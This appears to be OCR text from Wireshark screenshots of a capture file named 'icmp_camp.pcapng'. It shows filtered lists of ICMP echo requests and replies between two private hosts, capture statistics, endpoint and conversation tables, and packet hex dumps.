4 0.205084 2019/018 17:59:34.354543 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=838/17923, ttl=255 (request in 3)
5 0.407209 2019/018 17:59:34.556668 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=839/18179, ttl=255 (reply in 6)
6 0.408721 2019/018 17:59:34.558180 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=839/18179, ttl=255 (request in 5)
7 0.610633 2019/018 17:59:34.760092 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=840/18435, ttl=255 (reply in 8)
8 0.612320 2019/018 17:59:34.761779 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=840/18435, ttl=255 (request in 7)
9 0.813885 2019/018 17:59:34.963344 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=841/18691, ttl=255 (reply in 10)
10 0.815004 2019/018 17:59:34.964463 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=841/18691, ttl=255 (request in 9)
11 1.017479 2019/018 17:59:35.166938 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=842/18947, ttl=255 (reply in 12)
12 1.019101 2019/018 17:59:35.168560 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=842/18947, ttl=255 (request in 11)
13 1.220127 2019/018 17:59:35.369586 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=843/19203, ttl=255 (reply in 14)
14 1.220811 2019/018 17:59:35.370270 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=843/19203, ttl=255 (request in 13)
15 1.423924 2019/018 17:59:35.573383 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=844/19459, ttl=255 (reply in 16)
16 1.425021 2019/018 17:59:35.574480 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=844/19459, ttl=255 (request in 15)
17 1.626997 2019/018 17:59:35.776456 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=845/19715, ttl=255 (reply in 18)
18 1.628103 2019/018 17:59:35.777562 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=845/19715, ttl=255 (request in 17)
19 1.829713 2019/018 17:59:35.979172 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=846/19971, ttl=255 (reply in 20)
20 1.830889 2019/018 17:59:35.980348 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=846/19971, ttl=255 (request in 19)
21 2.034201 2019/018 17:59:36.183660 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=847/20227, ttl=255 (reply in 22)
22 2.035397 2019/018 17:59:36.184856 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=847/20227, ttl=255 (request in 21)


Wireshark
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graph
Service Response Time
DHCP (BOOTP) Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Collectd
DNS
Flow Graph
HART-IP
HPFEEDS
HTTP
HTTP2
Sametime
TCP Stream Graphs
UDP Multicast Streams
F5
IPv4 Statistics
IPv6 Statistics
Frame 1: 42 bytes on wire (336
Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00
0010 00 1c 3a 03 00 00 ff 01 cd 88 c0 a8 99 81 c0 a8
0020 99 82 08 00 f4 b9 00 01 03 45

File

Name:	C:\Users\Apex\Desktop\Wire\icmp_camp.pcapng
Length:	94 kB
Format:	Wireshark/... - pcapng
Encapsulation:	Ethernet

Time

First packet:	2019-01-18 23:29:34
Last packet:	2019-01-18 23:31:29
Elapsed:	00:01:55

Capture

Hardware:	Intel(R) Core(TM) i7-4710HQ CPU @ 2.50GHz (with SSE4.2)
OS:	64-bit Windows 10, build 17763
Application:	Dumpcap (Wireshark) 2.6.6 (v2.6.6-0-gdf942cd8)

Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
\Device\NPF_{9EA3CC78-BB66-4469-9C4D-372CA509315E}	0 (0 %)	none	Ethernet	65535 bytes

Statistics


Measurement	Captured	Displayed	Marked
Packets	1087	1087 (100.0%)	—
Time span, s	115.362	115.362	—
Average pps	9.4	9.4	—
Average packet size, B	53	53	—
Bytes	58049	58049 (100.0%)	0
Average bytes/s	503	503	—
Average bits/s	4025	4025	—


Ethernet · 6 | IPv4 · 7 | IPv6 | TCP | UDP · 11


Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
192.168.153.129	1,027	53 k	519	23 k	508	30 k	—	—	—	—
192.168.153.130	1,026	53 k	512	30 k	514	22 k	—	—	—	—
192.168.153.2	9	990	0	0	9	990	—	—	—	—
123.108.200.124	8	720	4	360	4	360	—	—	—	—
192.168.153.1	8	1560	8	1560	0	0	—	—	—	—
192.168.153.255	4	700	0	0	4	700	—	—	—	—
239.255.255.250	4	860	0	0	4	860	—	—	—	—


Ethernet · 6 | IPv4 · 5 | IPv6 | TCP | UDP · 7


Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.153.129	192.168.153.130	1,018	52 k	510	22 k	508	30 k	0.000000	106.6516	1674	
192.168.153.2	192.168.153.129	9	990	0	0	9	990	35.352388	12.1374	0	
123.108.200.124	192.168.153.130	8	720	4	360	4	360	15.671233	96.8116	29	
192.168.153.1	192.168.153.255	4	700	4	700	0	0	25.204892	90.1574	62	
192.168.153.1	239.255.255.250	4	860	4	860	0	0	71.792210	3.0036	2290	



icmp.type == 8
Title: UTC
Type: UTC date, as YYYY/DOY, and time
Fields: Enter a field ...
Occurrence:
No. Time New Column Source Destination Protocol Length Info
1 0.000000 2019/018 17:59:34.149459 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=837/17667, ttl=255 (reply in 2)
3 0.203741 2019/018 17:59:34.353200 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=838/17923, ttl=255 (reply in 4)
5 0.407209 2019/018 17:59:34.556668 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=839/18179, ttl=255 (reply in 6)
7 0.610633 2019/018 17:59:34.760092 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=840/18435, ttl=255 (reply in 8)
9 0.813885 2019/018 17:59:34.963344 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=841/18691, ttl=255 (reply in 10)
11 1.017479 2019/018 17:59:35.166938 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=842/18947, ttl=255 (reply in 12)
13 1.220127 2019/018 17:59:35.369586 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=843/19203, ttl=255 (reply in 14)
15 1.423924 2019/018 17:59:35.573383 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=844/19459, ttl=255 (reply in 16)
17 1.626997 2019/018 17:59:35.776456 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=845/19715, ttl=255 (reply in 18)
19 1.829713 2019/018 17:59:35.979172 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=846/19971, ttl=255 (reply in 20)
21 2.034201 2019/018 17:59:36.183660 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=847/20227, ttl=255 (reply in 22)
23 2.236662 2019/018 17:59:36.386121 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=848/20483, ttl=255 (reply in 24)
25 2.440852 2019/018 17:59:36.590311 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=849/20739, ttl=255 (reply in 26)
27 2.644565 2019/018 17:59:36.794024 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=850/20995, ttl=255 (reply in 28)
29 2.847038 2019/018 17:59:36.996497 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=851/21251, ttl=255 (reply in 30)
31 3.050522 2019/018 17:59:37.199981 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=852/21507, ttl=255 (reply in 32)
33 3.253167 2019/018 17:59:37.402626 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=853/21763, ttl=255 (reply in 34)
35 3.457176 2019/018 17:59:37.606635 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=854/22019, ttl=255 (reply in 36)
37 3.660418 2019/018 17:59:37.809877 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=855/22275, ttl=255 (reply in 38)
39 3.863823 2019/018 17:59:38.013282 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=856/22531, ttl=255 (reply in 40)
41 4.067382 2019/018 17:59:38.216841 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=857/22787, ttl=255 (reply in 42)
43 4.270176 2019/018 17:59:38.419635 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=858/23043, ttl=255 (reply in 44)
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 28
Identification: 0x3a03 (14851)
Flags: 0x0000
Time to live: 255
0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00
0010 00 1c 3a 03 00 00 ff 01 cd 88 c0 a8 99 81 c0 a8
0020 99 82 08 00 f4 b9 00 01 03 45
Type (icmp.type), 1 byte
Packets: 1087 · Displayed: 510 (46.9%)
Profile: Default


icmp.type == 0
Title: UTC
Type: UTC date, as YYYY/DOY, and time
Fields: Enter a field ...
Occurrence:
No. Time New Column Source Destination Protocol Length Info
2 0.001713 2019/018 17:59:34.151172 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=837/17667, ttl=255 (request in 1)
4 0.205084 2019/018 17:59:34.354543 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=838/17923, ttl=255 (request in 3)
6 0.408721 2019/018 17:59:34.558180 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=839/18179, ttl=255 (request in 5)
8 0.612320 2019/018 17:59:34.761779 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=840/18435, ttl=255 (request in 7)
10 0.815004 2019/018 17:59:34.964463 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=841/18691, ttl=255 (request in 9)
12 1.019101 2019/018 17:59:35.168560 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=842/18947, ttl=255 (request in 11)
14 1.220811 2019/018 17:59:35.370270 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=843/19203, ttl=255 (request in 13)
16 1.425021 2019/018 17:59:35.574480 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=844/19459, ttl=255 (request in 15)
18 1.628103 2019/018 17:59:35.777562 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=845/19715, ttl=255 (request in 17)
20 1.830889 2019/018 17:59:35.980348 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=846/19971, ttl=255 (request in 19)
22 2.035397 2019/018 17:59:36.184856 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=847/20227, ttl=255 (request in 21)
24 2.237226 2019/018 17:59:36.386685 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=848/20483, ttl=255 (request in 23)
26 2.442589 2019/018 17:59:36.592048 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=849/20739, ttl=255 (request in 25)
28 2.646046 2019/018 17:59:36.795505 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=850/20995, ttl=255 (request in 27)
30 2.849068 2019/018 17:59:36.998527 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=851/21251, ttl=255 (request in 29)
32 3.051616 2019/018 17:59:37.201075 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=852/21507, ttl=255 (request in 31)
34 3.253709 2019/018 17:59:37.403168 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=853/21763, ttl=255 (request in 33)
36 3.458814 2019/018 17:59:37.608273 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=854/22019, ttl=255 (request in 35)
38 3.662052 2019/018 17:59:37.811511 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=855/22275, ttl=255 (request in 37)
40 3.865550 2019/018 17:59:38.015009 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=856/22531, ttl=255 (request in 39)
42 4.068940 2019/018 17:59:38.218399 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=857/22787, ttl=255 (request in 41)
44 4.270804 2019/018 17:59:38.420263 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=858/23043, ttl=255 (request in 43)
Header checksum: 0xf124 [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.153.130
Destination: 192.168.153.129
Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
0000 00 0c 29 1f 85 33 00 0c 29 d8 3c 42 08 00 45 00
0010 00 1c 16 67 00 00 ff 01 f1 24 c0 a8 99 82 c0 a8
0020 99 81 00 00 fc b9 00 01 03 45 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
Type (icmp.type), 1 byte
Packets: 1087 Displayed: 508 (46.7%)
Profile: Default



No. Time New Column Source Destination Protocol Length Info
145 14.641623 2019/018 17:59:48.791082 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=909/36099, ttl=255 (reply in 146)
146 14.643181 2019/018 17:59:48.792640 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=909/36099, ttl=255 (request in 145)
147 14.845338 2019/018 17:59:48.994797 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=910/36355, ttl=255 (reply in 148)
148 14.846934 2019/018 17:59:48.996393 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=910/36355, ttl=255 (request in 147)
149 15.047360 2019/018 17:59:49.196819 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=911/36611, ttl=255 (no response found!)
150 15.048514 2019/018 17:59:49.197973 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151 15.251289 2019/018 17:59:49.400748 192.168.153.129 192.168.153.130 ICMP 106 Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
152 15.251935 2019/018 17:59:49.401394 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=912/36867, ttl=255
Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 28
Identification: 0x3a4d (14925)
Flags: 0x0000
Time to live: 255
Protocol: ICMP (1)
Header checksum: 0xcd3e [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.153.129
Destination: 192.168.153.130
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xf46f [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 911 (0x038f)
Sequence number (LE): 36611 (0x8f03)
[No response seen]
0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 08 00 45 00
0010 00 1c 3a 4d 00 00 ff 01 cd 3e c0 a8 99 81 c0 a8
0020 99 82 08 00 f4 6f 00 01 03 8f
Type (icmp.type), 1 byte
Packets: 1087 · Displayed: 1087 (100.0%)

